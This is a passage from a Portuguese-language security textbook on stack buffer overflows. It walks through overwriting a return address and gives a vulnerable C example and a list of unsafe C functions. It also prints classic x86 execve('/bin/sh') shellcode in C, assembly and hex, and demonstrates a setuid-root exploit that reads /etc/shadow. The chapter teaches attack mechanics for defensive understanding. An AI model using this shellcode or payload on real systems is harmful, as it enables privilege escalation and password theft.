função `hello`, em vez de retornar à rotina chamadora principal. Para fazer isso precisamos encontrar o endereço no qual a função `hello` será carregada. Lembre-se de que em nossa discussão sobre criação de processos dissemos que, quando um programa é executado, o código e os dados globais provenientes do arquivo de programa são copiados para o espaço de endereços virtual do processo de maneira padronizada. Portanto, o código será sempre colocado na mesma posição. O modo mais fácil de determinar isso é executar um depurador no programa-alvo e desmontar a função-alvo. Quando isso é feito com o exemplo de programa contendo a função `hello` no sistema Knoppix sendo usado, observou-se que a função `hello` foi colocada no endereço 0x08048394. Assim, esse valor deve sobrescrever a posição do endereço de retorno. Ao mesmo tempo, a inspeção do código revelou que o buffer `inp` estava localizado 24 bytes abaixo do ponteiro de quadro atual. Isso significa que 24 bytes de conteúdo são necessários para preencher o buffer até o ponteiro de quadro que foi salvo. Para a finalidade desse exemplo, a cadeia de caracteres ABCDEFGHQRSTUVWXabcdefg foi usada. Por fim, para sobrescrever o endereço de retorno, o ponteiro de quadro salvo também deve ser sobrescrito com algum valor de memória válido (porque, caso contrário, qualquer utilização dele após sua restauração para o registrador atual de quadro resultaria na falha de execução do programa). Para essa demonstração, um valor (razoavelmente arbitrário) de 0xbfffffe8 foi escolhido como posição adjacente adequada na pilha. Outra complexidade adicional ocorre porque a arquitetura Pentium usa uma representação de números *little-endian*. Isso significa que, para um valor de 4 bytes, como os endereços que discutimos aqui, os bytes devem ser copiados para a memória começando com o byte menos significativo, depois o seguinte menos significativo, terminando com o mais significativo de todos. Isso significa que o endereço-alvo de 0x08048394 deve ser ordenado no buffer como 94 83 04 08. O mesmo deve ser feito para o endereço do ponteiro de quadro salvo. Como a meta desse ataque é fazer com que a função `hello` seja chamada novamente, uma segunda linha de entrada é incluída para ela ler na segunda execução, a saber, a cadeia de caracteres NNNN, juntamente com caracteres de nova linha no final de cada linha.

Agora já determinamos os bytes necessários para montar o ataque de estouro de capacidade de buffer. Uma última complexidade é que nem todos os valores necessários para formar os endereços-alvo correspondem a caracteres imprimíveis. Assim, é preciso algum modo de gerar uma sequência binária adequada para passar como entrada ao programa visado. Normalmente, isso será

especificado em representação hexadecimal, que então deve ser convertida em binário, usualmente por algum pequeno programa. Para a finalidade dessa demonstração, usamos um programa Perl<sup>18</sup> simples de uma linha, cuja função `pack()` pode ser facilmente usada para converter uma cadeia de caracteres em hexadecimal em sua equivalente binária, como podemos ver no terceiro exemplo de execuções do programa na [Figura 10.5b](#). Combinando todos os elementos citados obtemos a cadeia de caracteres em hexadecimal 41424344454647485152535455565758616263646566676808fcffbf948304080a, que é convertida em binário e escrita pelo programa Perl. Então, essa saída é passada para o programa-alvo `buffer2` via comando pipe, com os resultados mostrados na [Figura 10.5b](#). Observe que os comandos `prompt` e `display` de leitura de valores são repetidos duas vezes, mostrando que a função `hello` de fato foi chamada novamente. Todavia, como a essa altura o quadro da pilha não é mais válido, quando a função tenta retornar uma segunda vez ela salta para uma posição de memória ilegal, e a execução do programa falha. Porém, ela primeiro fez o que o atacante queria! Há alguns outros pontos a observar nesse exemplo. Embora o valor da cadeia de entrada fornecida estivesse correto no primeiro comando `prompt`, no momento em que a resposta foi exibida ele já estava corrompido. Isso se deveu ao caractere final NULL usado para terminar a cadeia de caracteres de entrada, que acabou sendo escrito na posição de memória logo após o endereço de retorno, onde o endereço do parâmetro `tag` estava localizado. Portanto, alguns bytes aleatórios foram usados em vez do valor real. Quando a função `hello` foi executada pela segunda vez, o parâmetro `tag` foi referenciado relativamente ao valor do ponteiro de quadro salvo. Esse ponteiro de quadro havia sido previamente sobreescrito por um valor arbitrário, passando a apontar para um endereço mais alto na memória, daí a cadeia de caracteres espúria observada.

O processo de ataque é ilustrado na [Figura 10.6](#), que mostra os valores do quadro de pilha, incluindo o buffer local `inp` antes e depois da chamada a `gets()`. Examinando o quadro de pilha antes e depois dessa chamada, vemos que o buffer `inp` contém valores espúrios, não importando o que estava na memória antes. O valor do ponteiro de quadro salvo é `0xbffffbe8`, e o endereço de retorno é `0x080483f0`. Depois da chamada a `gets()`, o buffer `inp` passou a conter a cadeia de letras especificada anteriormente, o ponteiro de quadro salvo tornou-se `0xbfffffe8`, e o endereço de retorno passou a ser `0x08048394`, exatamente como especificado em nossa cadeia de caracteres de ataque. Observe também como o byte no final do parâmetro `tag` foi corrompido, tendo sido mudado para `0x00`,

o caractere final NULL já mencionado. O ataque claramente funcionou como projetado.

Agora que já vimos como funciona o ataque de estouro de capacidade de pilha básico, considere como seria possível torná-lo mais sofisticado. É claro que o atacante pode sobrescrever o endereço de retorno com qualquer valor desejado, e não apenas com o endereço da função visada. Poderia ser o endereço de qualquer função ou até mesmo o de qualquer sequência de instruções de máquina presentes no programa ou em suas bibliotecas de sistema associadas. Exploraremos essa variante em uma seção mais adiante. Todavia, a abordagem usada nos ataques originais foi incluir o código de máquina desejado no buffer que está sofrendo o ataque de estouro de capacidade. Isto é, em vez da sequência de letras usada como preenchimento no exemplo anterior, eram utilizados valores binários correspondentes às instruções de máquina desejadas. Esse código é conhecido como shellcode, e logo adiante discutiremos sua criação com mais detalhes. Nesse caso, o endereço de retorno usado no ataque é o endereço de início desse shellcode, que corresponde a uma posição no meio do quadro de pilha da função visada. Portanto, quando a função atacada retorna, o resultado é executar o código de máquina escolhido pelo atacante.

## ***Mais vulnerabilidades de estouro de capacidade de pilha***

Antes de examinarmos o projeto de um shellcode, há algumas outras coisas a observar sobre a estrutura das funções visadas por um ataque de estouro de capacidade de buffer. Em todos os exemplos usados até aqui, o estouro de capacidade de buffer ocorreu na leitura da entrada. Essa foi a abordagem adotada nos primeiros ataques de estouro de capacidade de buffer, como o do verme de Morris. Todavia, o potencial para um estouro de capacidade de buffer existe em qualquer lugar onde haja cópia ou combinação de dados em um buffer quando, no mínimo, alguns dos dados são lidos de fora do programa. Se o programa não fizer uma verificação para assegurar que o buffer é suficientemente grande ou se os dados copiados foram terminados corretamente, pode ocorrer um estouro de capacidade de buffer. Além disso, existe a possibilidade de um programa poder ler e salvar uma entrada com segurança, processá-la em diferentes partes do programa e, então, em algum momento mais tarde, copiá-la de forma insegura em outra função, resultando em estouro de capacidade de buffer. A [Figura 10.7a](#) mostra um exemplo de programa que ilustra esse comportamento. A função `main()` inclui o buffer `buf`. Ele é passado, juntamente com o seu tamanho, para a função `getinp()`, que lê de forma segura um valor usando a rotina de biblioteca

`fgets()`. Essa rotina garante que não lê mais caracteres do que um menos o tamanho dos buffers, permitindo o espaço para o NULL finalizando a cadeia de caracteres. Então, a função `getinp()` retorna para `main()`, que em seguida chama a função `display()` com o valor armazenado em `buf`. Essa função constrói uma cadeia de caracteres de resposta em um segundo buffer local denominado `tmp` e então exibe este último. Infelizmente, a rotina de biblioteca `sprintf()` é outra rotina de biblioteca de C comum que não tem segurança, não verificando se ela escreve uma quantidade demasiadamente grande de dados no buffer de destino. Observe, nesse programa, que ambos os buffers são do mesmo tamanho. Essa é uma prática muito comum em programas em C, embora os tamanhos usualmente sejam maiores do que os utilizados nesses programas de exemplo. Na verdade, a biblioteca padrão de C para tratamento de entrada e saída, IO, tem uma constante `BUFSIZ` definida, que corresponde ao tamanho padrão dos buffers de entrada que ela usa. Essa mesma constante é frequentemente usada em programas em C como o tamanho padrão de um buffer de entrada. O problema que pode resultar disso, e que acontece nesse exemplo, ocorre quando os dados estão sendo combinados em um buffer que inclui o conteúdo de outro buffer, de tal forma que o espaço necessário ultrapassa o espaço disponível. Veja os exemplos de execuções desse programa mostrados na [Figura 10.7b](#). Para a primeira execução, o valor lido é pequeno o suficiente para que a resposta combinada não corrompa o quadro de pilha. Para a segunda execução, a entrada fornecida era demasiadamente grande. Todavia, como uma função de entrada segura foi usada, apenas 15 caracteres foram lidos, como mostrado na linha seguinte. Quando esses dados foram concatenados com a cadeia de caracteres de resposta, o resultado ficou maior do que o espaço disponível no buffer de destino. Na verdade, ele sobrescreveu o ponteiro de quadro salvo, mas não o endereço de retorno. Portanto, a função retornou, como mostrado pela mensagem impressa para a função `main()`. Porém, quando `main()` tentou retornar, visto que seu quadro da pilha tinha sido corrompido e agora correspondia a algum valor aleatório, o programa saltou para um endereço ilegal, e a execução falhou. Nesse caso, o resultado combinado não foi longo o suficiente para alcançar o endereço de retorno, mas isso seria possível se o tamanho do buffer usado fosse maior.

```

void getinp(ohar *inp, int siz)
{
    puts("Input value: ");
    fgets(inp, siz, stdin);
    printf("buffer3 getinp read %s\n", inp);
}
void display(char *val)
{
    char tmp[16];
    sprintf(tmp, "read val: %s\n", val);
    puts(tmp);
}
int main(int argc, char *argv[])
{
    char buf[16];
    getinp (buf, sizeof (buf));
    display(buf);
    printf("buffer3 done\n");
}

```

(a) Outro estouro de capacidade de buffer em código C

```

$ cc -o buffer3 buffer3.c
$ ./buffer3
Input value:
SAFE
buffer3 getinp read SAFE
read val: SAFE
buffer3 done
$ ./buffer3
Input value:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXX
buffer3 getinp read XXXXXXXXXXXXXXXX
read val: XXXXXXXXXXXXXXXX
buffer3 done
Segmentation fault (core dumped)

```

(b) Outro exemplo de execuções com estouro de capacidade de pilha

**FIGURA 10.7** Outro exemplo de estouro de capacidade de pilha.

Isso mostra que, quando procuramos estouros de capacidade de buffer, todos os lugares possíveis onde são copiados ou combinados dados advindos de fontes externas têm de ser localizados. Observe que eles nem mesmo têm de estar no código de um programa em particular; eles podem ocorrer (e de fato ocorrem) em rotinas de biblioteca usadas por programas, incluindo bibliotecas padrão, bem como as bibliotecas de aplicações de terceiros. Assim, tanto para o atacante quanto para o defensor, o escopo de possíveis locais de estouro de capacidade de buffer é muito grande. Uma lista de algumas das rotinas inseguras mais comuns

da biblioteca padrão de C é dada na [Tabela 10.2](#).<sup>9</sup> Essas rotinas são todas suspeitas e não devem ser usadas sem que se verifique previamente o tamanho total dos dados que estão sendo transferidos ou, melhor ainda, sem substituí-las por alternativas mais seguras.

---

### Tabela 10.2

#### Algumas rotinas comuns e inseguras da biblioteca padrão de C

---

<code>gets(char *str)</code>	Lê linha da entrada padrão e coloca em str.
<code>sprintf(char *str, char *format, ...)</code>	Cria str de acordo com formato e variáveis fornecidos.
<code>strcat(char *dest, char *src)</code>	Concatena conteúdo da cadeia src à cadeia dest.
<code>strcpy(char *dest, char *src)</code>	Copia conteúdo da cadeia src para a cadeia dest.
<code>vsprintf(char *str, char *fmt, va_list ap)</code>	Cria str de acordo com formato e variáveis fornecidos.

Uma observação adicional antes de focalizarmos os detalhes do shellcode. Como consequência dos vários estouros de capacidade de buffer baseados em pilha ilustrados aqui, mudanças significativas foram feitas na região de memória próxima do topo da pilha. Especificamente, o endereço de retorno e o ponteiro para o quadro de pilha usados anteriormente, em geral, foram destruídos. Isso significa que depois da execução do código do atacante não há um modo fácil de restaurar o estado do programa e continuar a execução. Isso, normalmente, não é uma preocupação para o atacante, porque a ação usual dele é substituir o código de programa existente por um shell de comando. Porém, mesmo que o atacante não faça isso, a execução normal contínua do programa atacado é muito improvável. Qualquer tentativa de fazer isso muito provavelmente resultará na falha de execução do programa, o que significa que um ataque de estouro de capacidade de buffer bem-sucedido resulta na perda da função ou serviço que o programa atacado fornecia. Até que ponto isso é significativo ou perceptível dependerá muito do programa atacado e do ambiente no qual ele é executado. Se se tratava de um processo ou thread cliente, prestando serviço a uma requisição individual, o resultado pode ser mínimo, exceto talvez por algumas mensagens de erro no registro. Todavia, se se tratava de um servidor importante, sua perda pode muito bem produzir um efeito tão perceptível no sistema que os usuários e administradores podem ficar cientes de tal evento, o que sugeriria que há de fato um problema com o seu sistema.

## Shellcode

Um componente essencial de muitos ataques de estouro de capacidade de buffer é a transferência do fluxo de execução para código fornecido pelo atacante e frequentemente salvo no buffer-alvo do ataque. Esse código é conhecido como **shellcode** porque tradicionalmente sua função era transferir controle a um interpretador de linhas de comando de usuário, ou shell, que dava acesso a qualquer programa disponível no sistema com os privilégios do programa atacado. Em sistemas UNIX, conseguia-se fazer isso compilando o código de forma a fazer uma chamada de função de sistema `execve` ("`/bin/sh`"), que substitui o código de programa corrente pelo do shell Bourne<sup>10</sup> (ou qualquer outro shell que o atacante preferisse). Em sistemas Windows, essa operação envolvia tipicamente uma chamada à função `system` ("command.exe") ou ("cmd.exe" em sistemas mais antigos) para executar o shell de comandos DOS. Assim, o shellcode é simplesmente um código de máquina, uma série de valores binários correspondentes às instruções de máquina e valores de dados que implementam a funcionalidade desejada pelo atacante. Isso significa que o shellcode é específico para determinada arquitetura de processador e, na verdade, usualmente para um sistema operacional específico, visto que ele precisa ser capaz de executar no sistema visado e interagir com suas funções de sistema. Essa é a principal razão pela qual ataques de estouro de capacidade de buffer costumam visar um software específico executado em um sistema operacional específico. Como o shellcode é um código de máquina, escrevê-lo tradicionalmente exigia um bom entendimento da linguagem de montagem e da operação do sistema visado. De fato, muitos dos guias clássicos para escrever shellcode, incluindo o original [LEVY96], presumiam tal conhecimento. Todavia, mais recentemente foram desenvolvidos vários sites e ferramentas que automatizam esse processo (como de fato ocorreu no desenvolvimento de exploits de segurança em geral), o que tornou o desenvolvimento de exploits de shellcode disponível a um público potencialmente muito maior. Um site de interesse é o Metasploit Project, cujo objetivo é prover informações úteis a quem queira executar testes de penetração, desenvolver IDS baseado em assinatura e pesquisa sobre exploits. O site inclui uma plataforma avançada de código-fonte aberto para desenvolver, testar e usar códigos de exploit. A plataforma pode ser usada para criar shellcode que executa qualquer uma de uma variedade de tarefas e que explora uma gama de vulnerabilidades de estouro de capacidade de buffer conhecidas.

## ***Desenvolvimento de shellcode***

Para realçar a estrutura básica de um shellcode, exploramos o desenvolvimento de um ataque de shellcode simples, clássico, que simplesmente lança o shell Bourne em um sistema Linux para máquinas Intel. O shellcode precisa implementar a funcionalidade mostrada na [Figura 10.8a](#). O shellcode arregimenta os argumentos necessários para a função de sistema execve(), incluindo o mínimo requerido em termos de listas adequadas de argumentos e ambiente, e então chama a função. Para gerar o shellcode, antes de tudo, essa especificação em linguagem de alto nível deve ser compilada em linguagem de máquina equivalente. Todavia, é preciso fazer várias mudanças. Primeiro, o execve(sh,args,NULL) é uma função de biblioteca que, por sua vez, arregimenta os argumentos fornecidos nos locais corretos (registradores de máquina no caso do Linux) e então aciona uma interrupção de software para invocar o kernel, que então executa a chamada de sistema desejada. Para a sua utilização no shellcode, essas instruções são incluídas explicitamente, em vez de recorrer à função de biblioteca.

```

int main (int argc, char *argv[])
{
    char *sh;
    char *args[2];
    sh = "/bin/sh";
    args[0] = sh;
    args[1] = NULL;
    execve (sh, args, NULL);
}

```

**(a) Código de shellcode desejado em C**

```

nop
nop                                //fim da sequência de nop (no operation)
jmp find                            //salta para o final do código

cont: pop %esi           //tira do topo da pilha o endereço da função sh e o coloca em %esi
      xor %eax, %eax      //zera o conteúdo de EAX
      mov %al, 0x7(%esi)   //copia byte nulo para o final da cadeia sh (%esi)
      lea (%esi), %ebx     //carrega endereço de sh (%esi) em %ebx
      mov %ebx,0x8(%esi)   //salva endereço de sh em args[0] (%esi+8)
      mov %eax,0xc(%esi)   //copia zero para args[1] (%esi+c)
      mov $0xb,%al          //copia o número da chamada de sistema relativo a execve (11) em
AL
      mov %esi,%ebx         //copia endereço de sh (%esi) em %ebx
      lea 0x8(%esi),%ecx // copia endereço de args (%esi_8) em %ecx
      lea 0xc(%esi),%edx // copia endereço de args[1] (%esi_c) em %edx
      int $0x80              //interrupção de software para executar chamada de sistema

find: call cont           //chamada a cont, que salva o próximo endereço na pilha
sh: .string "/bin/sh"    //cadeia de caracteres constante
args: .long 0             //espaço usado para o vetor de argumentos (args)
      .long 0                //args[1] e também NULL para vetor env

```

**(b) Código de montagem x86 independente de posição equivalente**

```
90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89  
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1  
ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20 20
```

(c) Valores hexadecimais para código de máquina x86 compilado

**FIGURA 10.8** Exemplo de shellcode UNIX.

Há também diversas restrições genéricas ao conteúdo do shellcode. A primeira é que ele tem de ser **independente de posição**. Isso significa que ele não pode conter qualquer endereço absoluto que faça referência a si mesmo porque, em geral, o atacante não pode determinar com antecedência exatamente onde o buffer-alvo estará localizado no quadro de pilha da função na qual ele é definido. Esses quadros de pilha são criados um embaixo do outro e funcionam de cima para baixo na pilha, visto que o fluxo de execução no programa visado tem funções que chamam outras funções. O número de quadros e, portanto, a posição final do buffer dependerá da exata sequência de chamadas de função que levam à função-alvo. Essa função poderia ser chamada de diversos lugares diferentes no programa e poderia haver sequências diferentes de chamadas de função ou quantidades diferentes de valores locais temporários usando a pilha antes de ela ser finalmente chamada. Portanto, embora o atacante possa ter uma ideia aproximada da posição do quadro de pilha, em geral tal posição não pode ser determinada com precisão. Tudo isso significa que o shellcode tem de ser capaz de executar, não importando em qual lugar da memória ele está localizado. Isso, por sua vez, significa que somente podem ser usadas referências a endereços relativos, com deslocamentos em relação ao endereço da instrução corrente. Isso significa também que o atacante não é capaz de especificar exatamente o endereço de início das instruções no shellcode.

Outra restrição do shellcode é que ele não pode conter qualquer valor NULL. Isso é, antes de mais nada, consequência do modo como ele é tipicamente copiado para o buffer. Todos os exemplos de estouros de capacidade de buffer que usamos neste capítulo envolvem a utilização de rotinas inseguras de manipulação de cadeias de caracteres. Em C, uma cadeia de caracteres é sempre terminada com um caractere NULL, o que significa que o único lugar no qual o shellcode pode ter um NULL é no final, depois de todos os valores de código, ponteiro de quadro antigo sobreescrito e endereço de retorno.

Dadas essas limitações, o que resulta desse processo de projeto é um código semelhante ao mostrado na [Figura 10.8b](#). Esse código é escrito em linguagem de

montagem x86,<sup>11</sup> como a usada por processadores Pentium. Para auxiliar na leitura desse código, a [Tabela 10.3](#) dá uma lista de instruções comuns em linguagem de montagem x86, e a [Tabela 10.4](#) dá uma lista com alguns dos registradores de máquina comuns que elas referenciam.<sup>12</sup> Muitos detalhes adicionais sobre linguagem de montagem e organização de máquina x86 podem ser encontrados em [[STAL10](#)]. De forma geral, o código na [Figura 10.8b](#) implementa a funcionalidade especificada no programa original em C da [Figura 10.8a](#). Todavia, para superar as limitações que acabamos de mencionar, há alguns aspectos exclusivos.

---

### Tabela 10.3

#### Algumas instruções comuns em linguagem de montagem x86

---

MOV src, dest	Copia (move) valor de src para dest.
LEA src, dest	Copia o endereço (carrega o endereço efetivo) de src para dest.
ADD / SUB src, dest	Soma / subtrai valor em src com / de dest, deixando o resultado em dest.
AND / OR / XOR src, dest	Valor lógico and / or / xor em src com dest, colocando o resultado em dest.
CMP val1, val2	Compara val1 e val2, ajustando marcadores da CPU como resultado.
JMP / JZ / JNZ addr	Salta / se zero / se diferente de zero para addr.
PUSH src	Empurra o valor em src para o topo da pilha.
POP dest	Extrai o valor do topo da pilha e o transfere para dest.
CALL addr	Chama função em addr.
LEAVE	Limpa a quadro de pilha antes de sair da função.
RET	Retorna da função.
INT num	Interrupção de software para acessar uma função do sistema operacional.
NOP	Nenhuma operação ou instrução para nada fazer.

---

### Tabela 10.4

#### Alguns registradores do x86

---

32 bits	16 bits	8 bits (alto)	8 bits (baixo)	Uso
%eax	%ax	%ah	%al	Acumuladores usados para operações aritméticas, de entrada e saída, e para executar chamadas de interrupção.
%ebx	%bx	%bh	%bl	Registradores de base usados para acessar memória, passar argumentos para chamadas de sistema e retornar valores.
%ecx	%cx	%ch	%cl	Registradores usados como contadores.
%edx	%dx	%dh	%dl	Registradores de dados usados para operações aritméticas, chamadas de interrupção e operações de entrada e saída.
%ebp				Ponteiro-base que contém o endereço do quadro de pilha corrente.
%eip				Ponteiro de instrução ou contador de programa, que contém o endereço da próxima instrução a ser executada.
%esi				Registrador de índice de fonte, usado como ponteiro para operações sobre cadeias de caracteres ou vetores.
%esp				Ponteiro de pilha, que contém o endereço do topo da pilha.

O primeiro aspecto é como a cadeia de caracteres “/bin/sh” é referenciada. Como ela é compilada por padrão, presumiríamos que seja parte da área de dados globais do programa. Porém, para seu uso em shellcode, ela deve ser incluída junto com as instruções, sendo tipicamente localizada logo após estas últimas. Então, para referenciar essa cadeia de caracteres, o código deve determinar o endereço onde ela está localizada, em relação ao endereço de instrução corrente. Isso pode ser feito por meio de um uso inusitado, não padrão, da instrução CALL. Quando uma instrução CALL é executada, ela empurra para o topo da pilha o endereço da posição de memória que está imediatamente depois dessa instrução, que é normalmente usado como o endereço de retorno quando a função chamada retorna. Valendo-se de um astuto truque, o shellcode salta para uma instrução CALL no final do código, imediatamente antes dos dados constantes (como “/bin/sh”) e faz uma chamada de volta a uma posição logo após o salto. Em vez de tratar o endereço que a função CALL empurrou para o topo da pilha como endereço de retorno, o código extrai esse endereço da pilha e o passa para o registrador %esi usá-lo como o endereço dos dados constantes. Essa técnica será bem-sucedida, não importando em qual lugar da memória o código esteja localizado. O espaço para as outras variáveis locais usadas pelo shellcode fica localizado logo após a cadeia de caracteres constantes, e também é referenciado usando deslocamentos em relação a esse mesmo endereço dinamicamente determinado.

A próxima questão é garantir que nenhum NULL ocorra no shellcode. Isso significa que um valor zero não pode ser usado em qualquer argumento de instrução ou em quaisquer dados constantes (tal como o terminador NULL no final da cadeia de caracteres “/bin/sh”). Em vez disso, quaisquer valores zero requeridos devem ser gerados e salvos à medida que o código executa. A instrução lógica XOR entre um valor de registrador e ele mesmo gera um valor

zero, como é feito aqui com o registrador %eax. Esse valor pode então ser copiado para qualquer lugar necessário, como o final da cadeia de caracteres, e também como o valor de args[1].

Para lidar com a incapacidade de determinar exatamente o endereço de início desse código, o atacante pode explorar o fato de que o código é frequentemente muito menor do que o espaço disponível no buffer (apenas 40 bytes de comprimento nesse exemplo). Colocando o código perto do final do buffer, o atacante pode preencher o espaço antes dele com instruções NOP. Como essas instruções nada fazem, o atacante pode especificar o endereço de retorno usado para entrar nesse código como uma posição em algum lugar nessa sequência de NOPs, que é denominada **NOP sled** (“**trenó de NOPs**”). Se o endereço especificado estiver aproximadamente no meio da sequência de NOPs, a diferença entre o palpite do atacante e o endereço real do buffer poderá ser equivalente à metade do tamanho da sequência de NOPs, e ainda assim o ataque será bem-sucedido. Não importando o lugar na sequência de NOPs em que esteja de fato o endereço-alvo, o computador passará pelas instruções de NOP restantes, nada fazendo até alcançar o início do shellcode real.

Com esse conhecimento, você deve ser capaz de rastrear o funcionamento do shellcode em código de montagem resultante, apresentado na [Figura 10.8b](#). Em suma, esse código:

- Determina o endereço da cadeia de caracteres constante usando o truque JMP/CALL.
- Zera o conteúdo de %eax e copia esse valor para o final da cadeia de caracteres constante.
- Salva o endereço dessa cadeia de caracteres em args[0].
- Zera o valor de args[1].
- Arregimenta os argumentos para a chamada do sistema, sendo eles:
  - O número de código para a chamada de sistema execve (11).
  - O endereço da cadeia de caracteres como o nome do programa a ser carregado.
  - O endereço do vetor args como sua lista de argumentos.
  - O endereço de args[1], porque ele vale NULL, como a lista de ambiente (vazia).
- Gera uma interrupção de software para executar essa chamada de sistema (que nunca retorna).

Quando esse código é montado, o código de máquina resultante é mostrado em hexadecimal na [Figura 10.8c](#). Isso inclui algumas instruções NOP no início

(que podem ser tão longas quanto seja necessário para o NOP sled) e caracteres de espaços em ASCII em vez de valores zero para as variáveis locais no final (porque NULLs não podem ser usados e porque o código escreverá os valores requeridos quando for executado). Esse shellcode forma o núcleo da cadeia de caracteres de ataque, que agora deve ser adaptada para algum programa vulnerável específico.

## ***Exemplo de ataque de estouro de capacidade de pilha***

Agora temos todos os componentes necessários para entender um ataque de estouro de capacidade de pilha. Para ilustrar como tal ataque é executado de fato, usamos um programa-alvo que é uma variante do mostrado na [Figura 10.5a](#). O programa modificado tem seu tamanho de buffer aumentado para 64 (para dar espaço suficiente para o shellcode), tem entrada sem buffer (para que nenhum valor seja perdido quando o shell Bourne for lançado) e foi executado como pertencente ao usuário raiz (root) e com a permissão “setuid” ativada.<sup>13</sup> Isso significa que, quando é executado, o programa executa com privilégios de superusuário/administrador, com acesso completo ao sistema. Isso simula um ataque no qual um intruso obteve acesso a algum sistema como usuário normal e deseja explorar um estouro de capacidade de buffer em um utilitário confiável para obter maiores privilégios.

Agora que já identificou um programa utilitário confiável, adequado e vulnerável, o atacante tem de analisá-lo para determinar a posição provável do buffer-alvo na pilha e quantos dados são necessários para estourar sua capacidade, de modo a atingir o ponteiro de quadro e o endereço de retorno antigos em seu quadro de pilha. Para tal, o atacante tipicamente executa o programa-alvo usando um depurador (debugger) no mesmo tipo de sistema que está sendo visado. Seja causando a falha de execução do programa com quantidade demasiadamente grande de entradas aleatórias e utilizando o depurador no core dump (despejo de memória), seja apenas executando o programa sob controle do depurador com um ponto de parada (breakpoint) na função visada, o atacante determina uma posição típica do quadro de pilha para essa função. Quando fizemos isso com o nosso programa de demonstração, constatamos que o buffer `inp` começava no endereço 0xbffffbb0, o ponteiro de quadro corrente (em `%ebp`) era 0xbffffc08 e o ponteiro de quadro salvo naquele endereço era 0xbffffc38. Isso significa que são necessários 0x58 ou 88 bytes para preencher o buffer e atingir o ponteiro de quadro salvo. Permitindo primeiramente alguns poucos espaços adicionais no final para dar espaço ao

vetor args, a sequência de NOPs no início é estendida até usar um total de exatamente 88 bytes. O novo valor do ponteiro de quadro pode ser deixado como 0xbffffc38, e o valor do endereço de retorno-alvo pode ser ajustado para 0xbffffbc0, o que o coloca aproximadamente no meio da sequência de NOPs. Em seguida, é preciso haver um caractere de nova linha para terminar essa linha de entrada (superlonga) que gets() lerá. Isso dá um total de 97 bytes. Mais uma vez, um pequeno programa Perl é usado para converter a representação hexadecimal dessa cadeia de caracteres de ataque em valores binários para implementar o ataque.

O atacante deve também especificar os comandos que devem ser executados pelo shell tão logo o ataque mostre-se bem-sucedido. Esses comandos também devem ser escritos para o programa-alvo, visto que o shell Bourne gerado lerá da mesma entrada padrão que o programa que ele substitui. Nesse exemplo, executaremos dois comandos UNIX:

1. whoami exibe a identidade do usuário cujos privilégios estão sendo usados no momento do ataque.
2. cat/etc/shadow exibe o conteúdo do arquivo sombra de senhas que contém as senhas cifradas do usuário, ao qual só o superusuário tem acesso.

A [Figura 10.9](#) mostra esse ataque em execução. Primeiro, uma listagem de diretórios do programa buffer4 mostra que ele é de fato de propriedade do usuário raiz e é um programa com a permissão de setuid. Então, quando os comandos-alvo são executados diretamente, o usuário atual é identificado como knoppix, que não tem privilégio suficiente para acessar o arquivo sombra de senhas. Em seguida, o conteúdo do script do ataque é mostrado. Ele primeiro contém o programa Perl, para codificar e produzir como saída o shellcode e então para produzir como saída os comandos de shell desejados. Por fim, você vê o resultado do piping da saída do programa Perl quando passado para o programa visado. A linha de entrada lida é mostrada como caracteres espúrios (truncados nessa listagem, embora se observe a cadeia de caracteres /bin/sh nela incluída). Então, a saída vinda do comando whoami mostra que o shell está de fato executando com privilégios do usuário raiz, o que significa que o conteúdo do arquivo sombra de senhas pode ser lido, conforme mostrado (também truncado). As senhas cifradas para os usuários root e knoppix podem ser vistas e poderiam ser passadas a um programa de quebra de senhas para tentar determinar seus valores. Nossa ataque conseguiu adquirir privilégios de superusuário no sistema visado, e poderia ser usado para executar qualquer comando desejado.

**FIGURA 10.9** Exemplo de ataque de estouro de capacidade de pilha.

Esse exemplo simula a exploração de uma vulnerabilidade local em um sistema, habilitando o atacante a elevar seus privilégios. Na prática, o buffer provavelmente será maior (1024 é um tamanho comum), o que significa que a sequência de NOPs seria correspondentemente maior e, portanto, o endereço-alvo adivinhado não precisaria ser determinado com tanta precisão. Além disso, na prática, um utilitário-alvo provavelmente usará uma entrada com buffer em vez de uma entrada sem buffer. Isso significa que a biblioteca de leitura lê uma quantidade maior de dados do que o programa requisitou. Todavia, quando a função `execve("/bin/sh")` é chamada, essa entrada adicional colocada em buffer é descartada. Assim, o atacante precisa preencher a entrada enviada ao programa com um número suficiente de linhas em branco (tipicamente equivalente a cerca de mil ou mais caracteres), de modo que os comandos de shell desejados não sejam incluídos nesse conteúdo de buffer descartado. Isso é fácil de fazer (basta cerca de uma dezena de instruções de impressão a mais no programa Perl), mas tornaria esse exemplo mais pesado e menos claro.

O programa visado não precisa ser um utilitário de sistema confiável. Outro alvo possível é um programa que provê um serviço de rede, isto é, um daemon de rede. Uma abordagem comum para tais programas é ficar à escuta de requisições de conexão vindas de clientes e então gerar um processo filho para lidar com essa requisição. O processo filho, normalmente, tem a conexão de rede mapeada para sua entrada e saída padrões. Isso significa que o código do programa filho pode usar o mesmo tipo de código inseguro de entrada ou de cópia de buffer que já vimos. Foi isso o que de fato aconteceu com o ataque de estouro de capacidade de pilha usado pelo verme de Morris em 1988. Ele tinha como alvo a utilização da função `gets()` no daemon `fingerd`, que tratava as requisições para o serviço de rede `finger` do UNIX (responsável por fornecer informações sobre os usuários no sistema).

Outro alvo possível é um programa, ou código de biblioteca, que manipule formatos de documentos comuns (p. ex., as rotinas de biblioteca usadas para decodificar e exibir imagens GIF ou JPEG). Nesse caso, a entrada não vem de um terminal ou de uma conexão de rede, mas do arquivo que está sendo decodificado e exibido. Se tal código contiver um estouro de capacidade de buffer, ele pode ser acionado à medida que o conteúdo do arquivo é lido, com os detalhes codificados em uma imagem especialmente corrompida. Esse arquivo de ataque seria distribuído via e-mail, mensagem instantânea ou como parte de uma página Web. Como o atacante não está interagindo diretamente com o

programa e o sistema visados, o shellcode tipicamente abriria uma conexão de rede para um sistema sob o controle do atacante para retornar informações e possivelmente receber comandos adicionais para executar. Tudo isso mostra que estouros de capacidade de buffer podem ser encontrados em ampla variedade de programas, processando uma gama de entradas diferentes, e com uma variedade de respostas possíveis.

